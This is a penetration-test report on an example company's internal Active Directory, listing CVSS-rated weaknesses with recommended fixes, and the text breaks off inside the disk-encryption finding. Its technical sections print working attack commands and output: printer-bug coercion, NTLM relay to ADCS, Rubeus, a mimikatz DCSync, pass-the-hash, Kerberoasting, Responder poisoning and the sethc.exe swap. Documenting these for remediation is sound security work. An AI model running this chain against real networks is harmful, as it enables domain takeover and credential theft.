A1 Digital

Security-Assessment

Security test of Example - Internal Infrastructure

Recipient:

Example GmbH
Example Str. 12
1234 Example

Classification: **confidential**
Date: 21.08.2024
Version: **1.0**

Contact at A1 Digital International GmbH:

Alice Codex
ask.security@a1.digital
+431234567890
Department Security

Lassallestraße 9, A-1020 Wien

1 Change record

Date	Version	Author	Description
12.08.2024	0.1	Bob Binary	Initial Creation
16.08.2024	0.8	Alice Codex	First Completion
19.08.2024	0.9	Trent Trustworthy	Review
21.08.2024	1.0	Alice Codex	Published

Table 1: Change record

Contents

2 Management Summary

The results of the security test are summarised briefly below. More detailed descriptions of the individual specific aspects with references to additional resources as well as recommended countermeasures can be found in chapter 5.

2.1 Results

During the security assessment the possibility of performing NTLM relay attacks was identified. By relaying an NTLMv2 hash to the **Active Directory Certificate Services (ADCS) Web Enrollment service** at `examplewebenrollment.domainname.local`, it was possible to obtain a valid certificate of the domain controller machine (DC). In the possession of a certificate of the DC, attackers could impersonate the domain controller machine account which led to the takeover the whole domain.

Furthermore, several service accounts were identified that are vulnerable to the so-called **Kerberoasting** attack. Using an offline brute force attack, it was possible to obtain clear text passwords from extracted Kerberos Ticket-Granting-Service (TGS) tickets for these and therefore impersonate them.

The internal system communication via **Server Message Block (SMB)** was not digitally signed at the time of the assessment. This allows attackers to impersonate legitimate users on the network, access sensitive data, and possibly even compromise the entire corporate network. Except for domain controllers, this setting is not enabled by default on any Windows system.

During the assessment, legacy protocols like **LLMNR** and **NetBios** were identified to be enabled. These protocols are used for domain name resolution in the local network and can be abused by attackers to collect the **NTLMv1/NTLMv2** password hash of a domain account. Obtained hashes can be cracked offline to gain a user's password, or be used in an NTLM Relay attack.

The security assessment identified that workstations in the company infrastructure **do not have hard disk encryption enabled**. This means that protection of data against unauthorized access and system manipulation by third parties, was not provided. Physical access to the device is required in order to carry out this attack.

At the time of testing, **sensitive data was identified** in several file shares accessible for all authenticated users. Theft of this information could lead to business impacts such as data breaches, compliance violations, reputational damage, or fraud incidents.

Some observed configurations and permissions inside the Active Directory domain groups were overly permissive, for example the `Authenticated Users` group had full permissions to modify one of the computer objects in the Active Directory. Moreover, there were a large number of users in the **Domain Admins** group, including user accounts used to manage specific services that did not require this level of privileges. This broadens the attack surface within the domain.

During the course of the security test, it was discovered that multiple **domain accounts, namely** `Example20 - Example80` **were using the same password**. This represents a significant security risk as attackers who gain access to one account could potentially gain access to all other accounts using the same password in the domain `domainname.local`.

2.2 Recommended next steps

Recommendations for the next 3 months:

- SMB Signing should be enabled on all systems.
- LLMNR and NetBios should be disabled in the whole domain by Group Policy.

Recommendations for the next 6 months:

- The Active Directory Certificate Services should be appropriately hardened.
- Services should be changed to use managed service accounts.
- Unique and complex passwords should be set for each domain account. Passwords should not be reused across multiple accounts.
- All hard disks should be encrypted using hardware-supported encryption.

Recommendations for the next 12 months:

- A least privilege policy should be established.
  - For everyday work administrators should use normal unprivileged accounts and only use administrative accounts for performing tasks that require elevated privileges.
- An evaluation of access permissions of all file shares is recommended.
- The newly established security procedures should be tested for effectiveness.

2.3 Overview of weaknesses

The following table provides an overview of the identified weaknesses and an estimate by A1 Digital International GmbH of the effort required to implement countermeasures. Figure 1 shows a schematic representation of the identified weaknesses.

Weakness	Risk (accoring to CVSS3)	Countermeasures
NTLM Relay to Insecure ADCS Web Enrollment Service leading to Domain Takeover	Critical (9.9)	Medium
Kerberoastable Accounts leading to Domain Takeover	Critical (9.0)	Medium
SMB Signing disabled	High (8.6)	Medium
LLMNR and NetBios Legacy Protocols in use	High (7.4)	Easy
Missing Hard Disk Encryption	Medium (6.8)	Easy
Sensitive Data in File Shares	Medium (6.5)	Medium
Insecure Usage of Domain Groups and Permissions	Medium (6.4)	Medium
Domain Accouts Password Reusage	Medium (5.7)	Easy

Table 2: Overview of weaknesses




Figure 1: Overview of the identified weaknesses

2.3.1 Weakness categorisation

A coarse categorisation of the identified weaknesses was made to get an overview of the areas in which the most security-relevant findings were identified. The categories of weaknesses are as follows:

- **Configuration Issue**: Errors in the configuration of software or hardware components.
  - If repeated weaknesses have been identified within this category, training for system administrators on how to securely configure the components they support can help.
- **Outdated Software**: Outdated software components with known security-relevant problems.
  - If outdated software is a frequently identified problem, it is recommended to establish a continuous update and patch management process to install security-critical updates in a timely manner.
- **Input Validation/Output Encoding**: Missing validation of user inputs or missing correct encoding of outputs of the software.
  - Frequent errors in this category are likely related to a lack of secure coding training. Regular secure coding training for software developers could increase security and software quality.
- **Other**: Findings that do not fall into one of the three categories above.

The following table identifies the categorisation of weaknesses within the identified findings.

Weakness	Category
NTLM Relay to Insecure ADCS Web Enrollment Service leading to Domain Takeover	Configuration Issue
Kerberoastable Accounts leading to Domain Takeover	Configuration Issue
SMB Signing disabled	Configuration Issue
LLMNR and NetBios Legacy Protocols in use	Configuration Issue
Missing Hard Disk Encryption	Configuration Issue
Sensitive Data in File Shares	Configuration Issue
Insecure Usage of Domain Groups and Permissions	Configuration Issue
Domain Accouts Password Reusage	Configuration Issue

Table 3: Weakness categorisation

Figure 2: Weakness categorisation

2.4 Disclaimer

The effort for this test was estimated using a time box approach, i.e., only weaknesses within the agreed time window were identified. The aim was to identify and document as many security-relevant weaknesses as possible in the systems being tested. However, we do not assume any liability for completeness of the findings listed in the report.
The test provides a snapshot at the time of the security assessment, so future IT security risks cannot be derived from it.

3 Scope

Example GmbH commissioned A1 Digital International GmbH to perform a security test of the systems listed below.

The security test took place between 12.08.2024 and 16.08.2024.
A more detailed description regarding the procedure can be found in chapter 4.

3.1 Systems tested

The following systems were considered within the assessment.

IP	Hostname
10.0.0.0/8	domainname.local

Table 4: Systems tested

3.2 User accounts used

For the purpose of penetration testing, the assessors were granted two following domain user accounts.

- `domainname.local\account1`
- `domainname.local\account2`

Also, a local account (`.\localAccount`) was created on the machine `EXAMPLE-MACHINE-1.domainname.local` (`10.0.0.3`).

It is recommended to block/delete accounts that have been used for pentesting purposes. It is also recommended to delete all virtual machines with all the data that have been used for the assessment.

4 Procedure

A number of criteria were defined in advance to enable classification of penetration tests that have been carried out. The following figure is based on the study "implementation concept for penetration tests"[1] from the BSI and is intended to reflect the procedure within this test.




Figure 3: Implementation concept for penetration tests

4.1 Risk assessment according to CVSSv3

The Common Vulnerability Scoring System (CVSS) provides the ability to identify and score the underlying characteristics of a weakness. The result is a numerical value that can range between **0.0 and 10.0**, with **10.0** being the highest and thus most critical value. For a detailed description of the CVSS metrics, see 6.2. To be able to express the risk in words, five different value ranges are defined, which are described in the chapter 6.3. Accordingly, a risk can be classified as **"none", "low", "medium", "high"** and **"critical"**.

[1] https://www.bsi.bund.de/SharedDocs/Downloads/DE/BSI/Publikationen/Studien/Penetrationstest/penetrationstest.pdf

5 Identified weaknesses

The weaknesses identified during the test are described below and assigned a risk rating. This risk assessment is carried out according to the CVSSv3 standard and was performed by the assessor to the best of his knowledge and belief. The risk assessment may therefore differ from the customer's assessments, as in most cases the assessor does not have sufficient background knowledge to perform a specific business risk assessment.
Each identified weakness described includes recommended countermeasures and references to external resources for further information.

5.1 NTLM Relay to Insecure ADCS Web Enrollment Service leading to Domain Takeover

CVSSv3 Score	**9.9 (Critical)**
CVSSv3 Vektor String	CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:L (show in first.org)

Affected Systems

- Active Directory Certificate Services (ADCS) web enrollment

Description

During the security assessment the possibility of performing NTLM relay attacks was identified. By relaying an NTLMv2 hash to the **Active Directory Certificate Services (ADCS) Web Enrollment service** at `examplewebenrollment.domainname.local`, it was possible to obtain a valid certificate of the domain controller machine (DC). In the possession of a certificate of the DC, attackers could impersonate the domain controller machine account which led to the takeover the whole domain.

Recommendations

- ADCS web enrollment should be disabled, if it is not needed in the AD infrastructure. If ADCS web enrollment is used and needed in the AD infrastructure, follow the steps below to increase the security level of ADCS. (A detailed guide can be found in the Additional Resources / links section of this vulnerability)
  1. Enable EPA for Certificate Authority Web Enrollment (Strictly, enable **Required** option).
  2. Enable EPA for Certificate Enrollment Web Service (Strictly, enable **Required** option).
  3. Enable Require SSL, which will enable only HTTPS connections to ADCS server.
- It is highly recommended to disable the spooler service on domain controllers.

Technical Description

ADCS stands for **Active Directory Certificate Services**, which is a role in Windows Server that allows organizations to issue and manage digital certificates used for secure communication, authentication, and other purposes within a Windows domain environment. **Web Enrollment** is a feature of ADCS that allows users to request and manage their own digital certificates using a web browser, without requiring direct access to the ADCS server or an administrator's assistance.

NTLM Relay attacks are a method used by attackers to exploit vulnerabilities in Windows based environments. By intercepting the NTLM authentication requests between a client and a server, attackers can relay these requests to a target server and effectively impersonate the client.

The flow of an NTLM Relay attack is presented on the screenshot below:




Figure 4: The flow of an NTLM Relay attack, source: en.hackndo.com

During the assessment, an insecure configuration of the Active Directory Certificate Services (ADCS) component was identified in the infrastructure. Specifically, it was discovered that an attacker could trigger the domain controller to authenticate against an attacker's arbitrary server in order to perform an **NTLM Relay** attack. The attacker could then relay this authentication to the ADCS Web Enrollment component and obtain a digital certificate for the domain controller machine account. In this case, relaying from the SMB protocol to HTTP bypasses the SMB signing protection.

With the certificate that has been obtained by the attacker, it was possible to perform a DC sync request using the domain controller account `DCEXAMPLE$` and to obtain the `Administrator` domain account NTLM hash. From this point on, attackers could perform Pass-the-Hash attacks to get access to the domain controller `10.0.0.11` as the user `domainname.local/Administrator`, who has full access to modify all domain settings.

The attack is pointed out on the listings presented below.

1. An attacker that controls a domain user or computer account was able to trigger the spooler service of a target machine on which the latter is enabled and make it authenticate to a target specified by them. In this case the attacker triggered the domain controller `10.0.0.12` to force NTLM authentication against a server that was under their control.

```
$ python printerbug.py domainname.local/exampleuser:xxxxxxx@10.0.0.12 10.0.0.40
[*] Trying to connect to 10.0.0.12:445
[+] Connected to 10.0.0.12:445
[*] Trying to bind to print$...
[+] Bind OK
.....
```

2. Triggering NTLM authentication resulted in obtaining a NTLMv2 hash. The attacker relayed the incoming NTLMv2 hash to the ADCS web enrollment service. As a result of relaying a NTLMv2 hash of the domain controller, the attacker obtained a certificate of the domain controller machine account `EXAMPLEDC$`.

```
$ ntlmrelayx.py -t http://exampleadcs.domainname.local -smb2support -adcs -template '
    ↪ ExampleTemplate'
Impacket v0.9.23-dev - Copyright 2022 SecureAuth Corporation

[*] Protocol Client SMBv2 loaded..
[*] Protocol Client HTTP loaded..
[*] Relay listening on 0.0.0.0:445
[*] HTTP server is listening on 0.0.0.0:80
[*] SMBv2 server is listening on 0.0.0.0:445

[*] Connection from 10.0.0.12, attacking target smb://10.0.0.11
.....
[*] CSR certificate has been created and saved in file cert.csr
```

3. The attacker requested a TGT ticket of the `EXAMPLEDC$` account by authenticating with the certificate that was obtained by them in the previous step.

```
$ Rubeus.exe asktgt /user:EXAMPLEDC$ /certificate:cert.crt [...]
Impersonation LogonUser() success!
[+] Successfully retrieved a Kerberos TGT!
```

4. The attacker performed a DC sync in order to obtain the NTLM hash of the Administrator account.

```
Mimikatz # lsadump::dcsync /user:Administrator

[DC] 'EXAMPLEDC' will be the domain controller
[DC] 'domainname.local' will be the domain
[DC] Using domain controller: EXAMPLEDC.domainname.local
[DC] Extracting users...
[DC] 'Administrator' will be the user
[DC] Password will be kept encrypted in memory
[DC] Sending request to server...
[DC] Response from server received
[DC] Analyzing replication of 1 objects...
[DC] 1 hashes (s) obtained for administrator

Object RDN           : Administrator

User Principal Name : Administrator@domainname.local

Credentials:

  Hash NTLM: xxxxxxxxx....
```

5. The attacker performed a **Pass the Hash** attack in order to get access to the domain controller machine with the `domainname.local\Administrator` user account. This resulted in domain takeover.

```
wmiexec.py 'domain-controller-name' -hashes xxxx... -no-pass -exec 'whoami'
domainname.local/Administrator
```

To summarize, an insecure configuration of Active Directory Certificate Services (ADCS) in a Windows Active DIrectory environment allows attackers to exploit vulnerabilities and perform NTLM Relay attacks. By intercepting authentication requests and relaying them to a target server, attackers can impersonate clients and gain unauthorized access. In this case, the attacker obtained a digital certificate for the domain controller machine account and used it to extract the NTLM hash of the Administrator domain account. With the hash, the attacker performed a Pass-the-Hash attack, gaining full access to the domain controller and compromising the system.

Additional Information / References

- https://support.microsoft.com/en-gb/topic/kb5005413-mitigating-ntlm-relay-attacks-on-active-directory-certificate-services-ad-cs-3612b773-4043-4aa9-b23d-b87910cd3429
- http://hack.technoherder.com/force-ntlm-privileged-authentication/

5.2 Kerberoastable Accounts leading to Domain Takeover

CVSSv3 Score	9.0 (Critical)
CVSSv3 Vektor String	CVSS:3.0/AV:A/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H/CR:H (show in first.org)

Affected Systems

- domainname.local

Description

At the time of testing, several service accounts were identified that are vulnerable to the so-called **Kerberoasting** attack. Using an offline brute force attack, it was possible to obtain clear text passwords from extracted Kerberos Ticket-Granting-Service (TGS) tickets.

Recommendations

- It is recommended to use **managed service** accounts to run services.
  - Managed Service Accounts (MSAs) in Active Directory are special accounts used to manage services and applications that require access to resources in a Windows environment.
  - MSAs are more secure than normal user accounts because they automatically generate and manage passwords, have limited permissions and are created in a separate container in Active Directory for added isolation.
  - Using MSAs reduces the risk of privilege escalation attacks and unauthorized access, providing a more secure and manageable way to run services and applications.
- If managed service accounts can not be used, strong (min. 28 characters) and complex passwords should be set for service accounts.
- Privileges and permissions for service accounts should be assigned according to the least privilege principle.
- The usage of AES encryption instead of RC4 encryption is recommended for Kerberos.
  - Kerberos uses symmetric encryption to protect the confidentiality of the tickets. It can use both AES and RC4 encryption algorithms, depending on the configuration.
  - It's recommended to use AES encryption over RC4 encryption because:
    1. AES supports longer key lengths, up to 256 bits, while RC4 supports only up to 128 bits. Longer key lengths provide better protection against brute-force attacks.
    2. RC4 has several known vulnerabilities, including the Fluhrer-Mantin-Shamir (FMS) attack and the RC4 NOMORE attack. AES, on the other hand, has not been successfully attacked in a practical scenario.
    3. AES is a stronger encryption algorithm than RC4 due to its complex mathematical structure, which makes it resistant to various attacks.

Technical Description

Service Principle Names (SPNs) are used to uniquely identify each service within a Windows domain. To enable authentication, Kerberos requires SPNs to be associated with at least one service account.

Attackers with a valid Kerberos Ticket-Granting-Ticket (TGT), can request one or more Ticket-Granting-Service tickets (TGS) for any SPN from a Domain Controller (DC). Certain portions of these tickets are encrypted with the password hash of the service account associated with the SPN. TGSs tickets are thus vulnerable to offline brute force attacks, which could allow attackers to obtain plaintext passwords of the affected service accounts.

The discovery of these accounts can be seen below:

```
$ python GetUserSPNs.py domainname.local/testAccount -dc-ip 10.0.0.10 -request example
[*] Getting user and SPN info for: domainname.local/testAccount

...

[+] Kerberoastable Users

        Username              Service Principal Name
        --------              ----------------------
        Roxana.K              EXAMPLE1/server1.domainname.local
        Joe.B_domainadmin     EXAMPLE2/server2.domainname.local
        Bob.S_domainadmin     EXAMPLE3/server3.domainname.local
        Jason.V_domainadmin   EXAMPLE4/server4.domainname.local
        Martin.Z              EXAMPLE5/server5.domainname.local
        Alessia.D             EXAMPLE6/server6.domainname.local
        ...

[*] Done!
```

The following service accounts were identified during the security assessment to be vulnerable to a Kerberoasting attack. It is worth to be mentioned that **bolded** account names were members of the highly privileged `Domain Admins` group:

- Roxana.K
- **Joe.B_domainadmin**
- **Bob.S_domainadmin**
- **Jason.V_domainadmin**
- Martin.Z
- Alessia.D

By performing a brute-force attack on the acquired TGS tickets, the passwords of three of the service accounts have been successfully guessed during the security assessment, **including one account in the Domain Admins group**, which makes it possible to take over the domain.

Additional Information / References

- https://attack.mitre.org/techniques/T1558/003/
- https://owasp.org/www-pdf-archive/OWASP_Frankfurt_-44_Kerberoasting.pdf

5.3 SMB Signing disabled

CVSSv3 Score	8.6 (High)
CVSSv3 Vektor String	CVSS:3.0/AV:A/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:N/E:F/RL:O/RC:C (show in first.org)

Affected Systems

- domainname.local

Description

The internal system communication via **Server Message Block (SMB)** was not digitally signed at the time of the assessment. This allows attackers to impersonate a legitimate user on the network, access sensitive data, and possibly even compromise the entire corporate network. Except for domain controllers, this setting is not enabled by default on any Windows system.

Recommendations

- It is recommended to use a Group Policy to enforce SMB Message Integrity Checks on all systems (`Digitally Sign Communications - Always`). Changing the local registry value will not work correctly if there is a parent domain policy.
  - Group policies should be created, if possible, to disable **NBNS / NetBIOS / WINS** on network adapters in order to limit the possibility of performing NTLM relay attacks.
  - Group policies should be created to disable **LLMNR**, if possible, in order to limit the possibility of performing NTLM relay attacks.
- Guest Authentication and any fallback mechanisms should be disabled.
- The WebDAV protocol should be disabled if not needed.
- Outgoing SMB connections should be restricted as much as possible.
- UNC hardening should be used to enforce signing, encryption and mutual authentication.

Technical Description

SMB (Server Message Block) signing is a security feature in Microsoft Windows that digitally signs packets exchanged between clients and servers using the SMB protocol. When SMB signing is enabled, both the client and server verify that the messages were not tampered with during transmission.

The risk of having SMB signing disabled is that attackers can intercept the traffic and modify the contents without the knowledge of the client or server. This can allow attackers to execute man-in-the-middle attacks (MITM). With a MITM attack, attackers can intercept SMB traffic, and modify it. This can enable attackers to steal sensitive data, such as usernames and passwords, and even execute unauthorized commands on the target system.

Furthermore, the lack of SMB signing also enables attackers to carry out other types of attacks. For example, it is possible for attackers to use techniques such as **NTLM relay attacks** to gain unauthorized access to other sensitive data and systems. An attacker can intercept and relay NTLM authentication requests from a victim machine to an attacker-controlled machine. The attacker can then use the intercepted NTLM credentials to access resources on the victim's behalf. This can lead to the compromise of sensitive data and the execution of unauthorized commands on the target system.

During the timeframe of the security assessment, it was discovered that SMB Signing was not enabled. A detailed list of hosts where SMB signing was not required can be seen below:

- `EXAMPLESRV1.domainname.local`
- `EXAMPLESRV2.domainname.local`
- `EXAMPLESRV3.domainname.local`
- `EXAMPLESRV4.domainname.local`
- `EXAMPLESRV5.domainname.local`
- `EXAMPLESRV6.domainname.local`
- `EXAMPLESRV7.domainname.local`

Additional Information / References

- https://learn.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/microsoft-network-server-digitally-sign-communications-always#default-values
- https://support.microsoft.com/en-us/help/887429/overview-of-server-message-block-signing
- https://techcommunity.microsoft.com/t5/itops-talk-blog/how-to-defend-users-from-interception-attacks-via-smb-client/ba-p/1494995

5.4 LLMNR and NetBios Legacy Protocols in use

CVSSv3 Score	7.4 (High)
CVSSv3 Vektor String	CVSS:3.0/AV:A/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N (show in first.org)

Affected Systems

- EXAMPLEDC.domainname.local
- EXAMPLEDC2.domainname.local
- EXAMPLESERVER.domainname.local
- EXAMPLEWORKSTATION.domainname.local

Description

During the assessment, legacy protocols like **LLMNR** and **NetBios** were identified to be enabled. These protocols are used for domain name resolution in the local network and can be abused by attackers to collect the **NTLMv1/NTLMv2** password hash of a domain account. Obtained hashes can be cracked offline to gain a user's password, or be used in an NTLM Relay attack.

Recommendations

- LLMNR and NetBIOS protocols should be disabled by **Group Policy** if possible.
  - LLMNR can be disabled by creating a group policy object (GPO) and configuring the appropriate settings. This is a good solution because it allows organizations to centrally manage and enforce LLMNR settings across multiple devices, reducing the risk of misconfiguration or oversight.
- It is advised to perform **network segmentation** in order to minimize the attack surface.
  - Network segmentation involves dividing a network into smaller subnetworks or segments, which are isolated from each other and have restricted access. By segmenting a network, an organization can limit the attack surface and prevent an attacker from moving laterally through the network.

Technical Description

Link-Local Multicast Name Resolution (LLMNR) and **NetBIOS Name Service (NBT-NS)** are Microsoft Windows components that serve as alternate methods of host identification. LLMNR is based upon the Domain Name System (DNS) format and allows hosts on the same local link to perform name resolution for other hosts. NBT-NS identifies systems on a local network by their NetBIOS name. By responding to LLMNR/NBT-NS network traffic, adversaries may spoof an authoritative source for name resolution to force communication with an adversary controlled system. This activity may be used to collect or relay authentication materials (Net-NTLMv1/Net-NTLMv2 hashes).

During the assessment it was identified that most of the workstations and servers have the LLMNR and NetBios protocols enabled. This poses the risk of traffic interception and thereby NTLM sniffing and relay attacks. In case of chaining it together with other vulnerabilities, this can even lead to full domain takeover.

In the following example, a listing is presented that shows an LLMNR request from the IP address of the Domain Controller `10.0.0.12`. In this case the NTLMv2 `domainname.local\Administrator` hash was collected.

```
$ sudo responder -I eth0 -v -wrf

           NBT-NS, LLMNR & MDNS Responder 3.0.0.0

  [+] Poisoners:
      LLMNR                      [ON]
```

```
      NBT-NS                     [ON]
      DNS/MDNS                   [ON]

.......

[+] Listening for events...

[+] Analyzing LLMNR query from 10.0.0.12
[+] Poisoned answer sent to 10.0.0.12 for LLMNR request for EXAMPLEDC
[*] NTLMv2 hash captured from 10.0.0.12 - EXAMPLEDC$:EXAMPLEDC:xxxxx:xxx:xxx...
[+] Analyzing LLMNR query from 10.0.0.12
[+] Poisoned answer sent to 10.0.0.12 for LLMNR request for EXAMPLEDC
```

Attackers could relay this hash to perform NTLM relay attacks. In case of the `domainname.local` infrastructure it would be possible to relay this hash to the ADCS web enrollment and take over the domain in the same way as described in the vulnerability *NTLM Relay to Insecure ADCS Web Enrollment Service leading to Domain Takeover*.

Additional Information / References

- https://attack.mitre.org/techniques/T1557/001/
- https://www.blackhillsinfosec.com/how-to-disable-llmnr-why-you-want-to/

5.5 Missing Hard Disk Encryption

CVSSv3 Score	6.8 (Medium)
CVSSv3 Vektor String	CVSS:3.0/AV:P/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H (show in first.org)

Affected Systems

- Desktop Computers

Description

The security assessment identified that workstations in the company infrastructure **do not have hard disk encryption enabled**. This means that protection of data against unauthorized access and system manipulation by third parties, was not provided. Physical access to the device is required in order to carry out this attack.

Recommendations

- It is recommended to enable hard disk encryption on all client and server systems. Encryption should be enabled via group policy.
- The use of **Trusted Platform Module (TPM)** chips, which are usually installed in current systems, is recommended.
  - The use of TPM chips enables transparent full hard disk encryption.
  - TPM is a hardware-based security solution that is physically embedded in the computer's motherboard or processor. As a result, it provides a high level of protection against attacks targeting software-based security solutions.
  - TPM enables a trusted boot process that verifies the integrity of the system's firmware, operating system, and applications. This helps to ensure that the system has not been compromised by malware or other malicious software during the boot process.

Technical Description

Hard disks can be encrypted to prevent unauthorized access to sensitive data and system manipulation. Access to data on the hard disk only takes place after hardware-supported authorization by a **Trusted Platform Module (TPM)** chip and providing a password has been successful.

In the course of the security assessment, it was discovered that no hard disk encryption was enabled on the provided PC client `EXAMPLE-PC-1`. The screenshot placed below demonstrates the BitLocker settings.




Figure 5: Hard disk encryption not enabled on the provided client 'EXAMPLE-PC-1'

The lack of hard disk encryption on the client allowed local system manipulations to be performed. Specifically, the system file `sethc.exe` was overwritten with `cmd.exe`. This allowed `cmd.exe` to be invoked with system privileges at the login screen and enabled local privilege escalation.

Using the privileged command line, the user `exampleuser` could be added to the Administrators group of the workstation `EXAMPLE-PC-1`. This is shown in the following listing.

```
C:\>whoami /all

USER INFORMATION
----------------

User Name              SID
====================== ============================================
EXAMPLE-PC-1\exampleuser S-1-5-21-1234567890-1234567890-1234567890-1001

GROUP INFORMATION
-----------------

Group Name                             Type             SID          Attributes
====================================== ================ ============
